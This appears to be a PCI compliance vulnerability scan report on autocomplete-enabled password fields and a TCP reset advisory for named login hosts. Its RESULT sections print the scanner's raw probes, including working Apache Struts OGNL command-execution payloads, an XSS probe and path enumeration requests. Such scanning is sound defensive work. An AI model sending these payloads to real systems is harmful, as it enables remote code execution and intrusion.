For SCO UnixWare 7.1.3 and 7.1.1: Refer to [SCO Security Advisory SCOSA-2005.14](#)

For Solaris (Sun Microsystems): The vendor has acknowledged the vulnerability; however a patch is not available. Refer to [Sun Microsystems, Inc. Information for VU#415294](#) to obtain additional details. Also, refer to [TA04-111A](#) for detailed mitigating strategies against these attacks.

For NetBSD: Refer to [NetBSD-SA2004-006](#)

For Cisco: Refer to [cisco-sa-20040420-tcp-ios.shtml](#).

For IBM : Refer to [IBM-tcp-sequence-number-cve-2004-0230](#).

For Red Hat Linux: There is no fix available : Refer to .

Workaround:

The following BGP-specific workaround information has been provided.

For BGP implementations that support it, the TCP MD5 Signature Option should be enabled. Passwords that the MD5 checksum is applied to should be set to strong values and changed on a regular basis.

Secure BGP configuration instructions have been provided for Cisco and Juniper at these locations:

[Secure Cisco IOS BGP Template](#)

[JUNOS Secure BGP Template](#)

RESULT:

Tested on port 80 with an injected SYN/RST offset by 16 bytes.

Tested on port 443 with an injected SYN/RST offset by 16 bytes.

Sensitive form field has not disabled autocomplete

port 443 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level:

LOW

PASS

The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score:	0 AV:N/AC:L/Au:S/C:N/I:N/A:N
CVSS Temporal Score:	0 E:POC/RL:U/RC:C
Severity:	2
QID:	150112
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2017-10-06 22:01:46.0

THREAT:

An HTML form that collects sensitive information does not prevent the browser from prompting the user to save the populated values for later reuse. Autocomplete should be turned off for any input that takes sensitive information such as credit card number, CVV2/CVC code, U.S. social security number, etc.

IMPACT:

If the browser is used in a shared computing environment where more than one person may use the browser, then "autocomplete" values may be submitted by an unauthorized user.

SOLUTION:

Add the following attribute to the form or input element: autocomplete="off" This attribute prevents the browser from prompting the user to save the populated form values for later reuse. Most browsers no longer honor autocomplete="off" for password input fields. These browsers include Chrome, Firefox, Microsoft Edge, IE, Opera. However, there is still an ability to turn off autocomplete through the browser and that is recommended for a shared computing environment. Since the ability to turn autocomplete off for password inputs fields is controlled by the user it is highly recommended for application to enforce strong password rules.

RESULT:

url: https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2F.

Payload: N/A

matched: The following password field(s) in the form do not set autocomplete="off":

(Field name: password, Field id: password)

Parent URL of form is: https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2F.

Sensitive form field has not disabled autocomplete**port 80 / tcp****PCI COMPLIANCE STATUS**

PCI Severity Level:

Low

PASS

The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score: 0 AV:N/AC:L/Au:S/C:N/I:N/A:N

CVSS Temporal Score: 0 E:POC/RL:U/RC:C

Severity: 2 

QID: 150112

Category: Web Application

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2017-10-06 22:01:46.0

THREAT:

An HTML form that collects sensitive information does not prevent the browser from prompting the user to save the populated values for later reuse. Autocomplete should be turned off for any input that takes sensitive information such as credit card number, CVV2/CVC code, U.S. social security number, etc.

IMPACT:

If the browser is used in a shared computing environment where more than one person may use the browser, then "autocomplete" values may be submitted by an unauthorized user.

SOLUTION:

Add the following attribute to the form or input element: autocomplete="off" This attribute prevents the browser from prompting the user to save the populated form values for later reuse. Most browsers no longer honor autocomplete="off" for password input fields. These browsers include Chrome, Firefox, Microsoft Edge, IE, Opera. However, there is still an ability to turn off autocomplete through the browser and that is recommended for a shared computing environment. Since the ability to turn autocomplete off for password inputs fields is controlled by the user it is highly recommended for application to enforce strong password rules.

RESULT:

url: https://payments.llpsinc.com/login?redirect=%2F

Payload: N/A

matched: The following password field(s) in the form do not set autocomplete="off":

(Field name: password, Field id: password)

Parent URL of form is: https://payments.llpsinc.com/login?redirect=%2F

AutoComplete Attribute Not Disabled for Password in Form Based Authentication

port 443 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level:

LOW

PASS

The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score:	2.6 AV:N/AC:H/Au:N/C:P/I:N/A:N
CVSS Temporal Score:	2.0 E:U/RL:U/RC:UC
Severity:	2
QID:	86729
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2021-12-01 13:30:46.0

THREAT:
The Web server allows form based authentication without disabling the AutoComplete feature for the password field.
Autocomplete should be turned off for any input that takes sensitive information such as credit card number, CVV2/CVC code, U.S. social security number, etc.

IMPACT:
If the browser is used in a shared computing environment where more than one person may use the browser, then "autocomplete" values may be retrieved or submitted by an unauthorized user.

SOLUTION:
Contact the vendor to have the AutoComplete attribute disabled for the password field in all forms. The AutoComplete attribute should also be disabled for the user ID field.
Developers can add the following attribute to the form or input element: autocomplete="off"
This attribute prevents the browser from prompting the user to save the populated form values for later reuse.
Most browsers no longer honor autocomplete="off" for password input fields. These browsers include Chrome, Firefox, Microsoft Edge, IE, Opera
However, there is still an ability to turn off autocomplete through the browser and that is recommended for a shared computing environment.
Since the ability to turn autocomplete off for password inputs fields is controlled by the user it is highly recommended for application to enforce strong password rules.

RESULT:
GET / HTTP/1.1
Host: payments.lpsinc.com
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Content-Type: %({#nike='multipart/form-data'}).(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmdlinux='ifconfig').(#cmdwin='ipconfig').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe',' /c',' /bin/bash',' -c',' #cmdlinux})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse()).getOutputStream()).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush()}}

```
<form method="post" accept-charset="utf-8" action="/login?redirect=/"><div style="display:none;"><input type="hidden" name="_csrfToken" value="6FnKKDaAbrfC6jRCfXe63dw6sZW/RlI4q/4lZpEdAVY0UNtcDXsuFLa7bwsK0EtBPVTW/BKcj925Z9GQK03lJxZYhWYxegehuQ6GrN11vEmTzmOD8ngwZAE27mlrSxZxhowMbR3oeXdbNeGYJqXquw=="></div> <div class="mb-3 form-group text required"><input type="text" name="username" required="required" id="username" aria-required="true" class="form-control"></div> <div class="mb-3 form-group password required"><input type="password" name="password" required="required" id="password" aria-required="true" class="form-control"></div> <div class="mb-3 form-group form-check checkbox"><input type="hidden" name="remember_me" value="0"><input type="checkbox" name="remember_me" value="1" checked="checked" id="remember-me" class="form-check-input"><label class="form-check-label" for="remember-me">Remember me</label></div> <button class="btn-primary btn-block btn" type="submit">Login</button><div style="display:none;"><input type="hidden" name="_Token[fields]" value="d4fe802d8b751d0fb2955daa3bebafa874ce7d5a%3A"><input type="hidden" name="_Token[unlocked]" value=""></div></form>
```

```
GET /?name=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%29%7D HTTP/1.1
```

Host: payments.llpsinc.com

Connection: Keep-Alive

```
GET /?id=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%29%7D HTTP/1.1
```

Host: payments.llpsinc.com

Connection: Keep-Alive

```
GET /.*?name=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%29%7D HTTP/1.1
```

Host: payments.llpsinc.com

Connection: Keep-Alive

```
GET /.*?id=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%29%7D HTTP/1.1
```

Host: payments.llpsinc.com

Connection: Keep-Alive

GET /index.action?name=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%29%7D HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive

GET /index.action?id=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%29%7D HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive

GET /index.do?name=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%29%7D HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive

GET /index.do?id=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%29%7D HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive

GET /index.jsp?name=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%29%7D HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive

GET /index.jsp?id=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%

3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27c%27%2C%23cmd%7D%3A%7B%27bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%29%7D HTTP/1.1

Host: payments.llpsinc.com

Connection: Keep-Alive

GET /index.xhtml?name=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27c%27%2C%23cmd%7D%3A%7B%27bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%29%7D HTTP/1.1

Host: payments.llpsinc.com

Connection: Keep-Alive

GET /index.xhtml?id=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D%23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container.getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28%23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS-370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27c%27%2C%23cmd%7D%3A%7B%27bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%29%7D HTTP/1.1

Host: payments.llpsinc.com

Connection: Keep-Alive

GET /login/?user=|'"`| HTTP/1.1

Host: payments.llpsinc.com

Connection: Keep-Alive

GET /index.php HTTP/1.1

Host: payments.llpsinc.com

Connection: Keep-Alive

GET /login.aspx?ReturnUrl=default.aspx%22%20onclick=%22alert('QG_DETECTED_XSS'); HTTP/1.1

Host: payments.llpsinc.com

Connection: Keep-Alive

GET /owa/auth/logon.aspx HTTP/1.1

Host: payments.llpsinc.com

User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:11.0) Gecko/20100101 Firefox/11.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-us

Accept-Encoding: gzip, deflate

Connection: keep-alive

GET /login HTTP/1.1

Host: payments.llpsinc.com

Connection: Keep-Alive

AutoComplete Attribute Not Disabled for Password in Form Based Authentication

port 443 / tcp

PCI COMPLIANCE STATUS

PCI Severity Level:

Low

PASS

The vulnerability is not included in the NVD.

VULNERABILITY DETAILS

CVSS Base Score:	2.6 AV:N/AC:H/Au:N/C:P/I:N/A:N
CVSS Temporal Score:	2.0 E:U/RL:U/RC:UC
Severity:	2
QID:	86729
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2021-12-01 13:30:46.0

THREAT:
The Web server allows form based authentication without disabling the AutoComplete feature for the password field.
Autocomplete should be turned off for any input that takes sensitive information such as credit card number, CVV2/CVC code, U.S. social security number, etc.

IMPACT:
If the browser is used in a shared computing environment where more than one person may use the browser, then "autocomplete" values may be retrieved or submitted by an unauthorized user.

SOLUTION:
Contact the vendor to have the AutoComplete attribute disabled for the password field in all forms. The AutoComplete attribute should also be disabled for the user ID field.
Developers can add the following attribute to the form or input element: autocomplete="off"
This attribute prevents the browser from prompting the user to save the populated form values for later reuse.
Most browsers no longer honor autocomplete="off" for password input fields. These browsers include Chrome, Firefox, Microsoft Edge, IE, Opera
However, there is still an ability to turn off autocomplete through the browser and that is recommended for a shared computing environment.
Since the ability to turn autocomplete off for password inputs fields is controlled by the user it is highly recommended for application to enforce strong password rules.

RESULT:
GET /loginphpinfo.php HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

<form method="post" accept-charset="utf-8" role="form" action="/login?redirect=/loginphpinfo.php"> <div class="mb-3 form-group text required"><input type="text" name="username" placeholder="Username" required="required" id="username" aria-required="true" aria-label="Username" class="form-control"></div> <div class="mb-3 form-group password required"><input type="password" name="password" placeholder="Password" required="required" id="password" aria-required="true" aria-label="Password" class="form-control"></div>
<div class="form-group row login-tools">
<div class="col-6 login-remember">
<div class="mb-3 form-group form-check checkbox"><input type="hidden" name="remember_me" value="0"><input type="checkbox" name="remember_me" value="1" checked="checked" id="remember-me" class="form-check-input"><label class="form-check-label" for="remember-me">Remember me</label></div> </div>
<div class="col-6 login-forgot-password">
Forgot password? </div>
</div>

```
<div class="form-group login-submit">
<button class="btn btn-primary btn-xl" type="submit">Login</button> </div>
</form>
```

GET /logininfo.php HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

GET /loginphp.php HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

GET /loginphptest.php HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

GET /loginphpinfo.php3 HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

GET /logininfo.php3 HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

GET /loginphptest.php3 HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

GET /loginphp_info.php HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

GET /login HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

get /login HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

GET /login HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: */*
Connection: close

GET / HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Content-Type: %({#nike='multipart/form-data'}).(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):
(#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.

OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))).(#cmdlinux=' ifconfig').(#cmdwin='ipconfig').(#iswin=@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))). (#cmds=(#iswin?{'cmd.exe','/c','#cmdwin}:{'/bin/bash','-c','#cmdlinux})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p. redirectErrorStream(true)).(#process=#p.start()).(#ros=@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).(@org.apache.commons.io. IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush()}}

GET /?name=%25%7B%28%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS%29.%28%23_memberAccess%3F%28%23_memberAccess%3D% 23dm%29%3A%28%28%23container%3D%23context%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D%29.%28%23ognlUtil%3D%23container. getInstance%28%40com.opensymphony.xwork2.ognl.OgnlUtil%40class%29%29.%28%23ognlUtil.getExcludedPackageNames%28%29.clear%28%29%29.%28% 23ognlUtil.getExcludedClasses%28%29.clear%28%29%29.%28%23context.setMemberAccess%28%23dm%29%29%29%29.%28%23cmd%3D%27QUALYS-STRUTS- 370547%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.% 28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27/c%27%2C%23cmd%7D%3A%7B%27/bin/bash%27%2C%27-c%27%2C%23cmd%7D%29%29.% 28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.% 28%40org.apache.commons.io.IOUtils%40toString%28%23process.getInputStream%28%29%29%29%29%7D HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

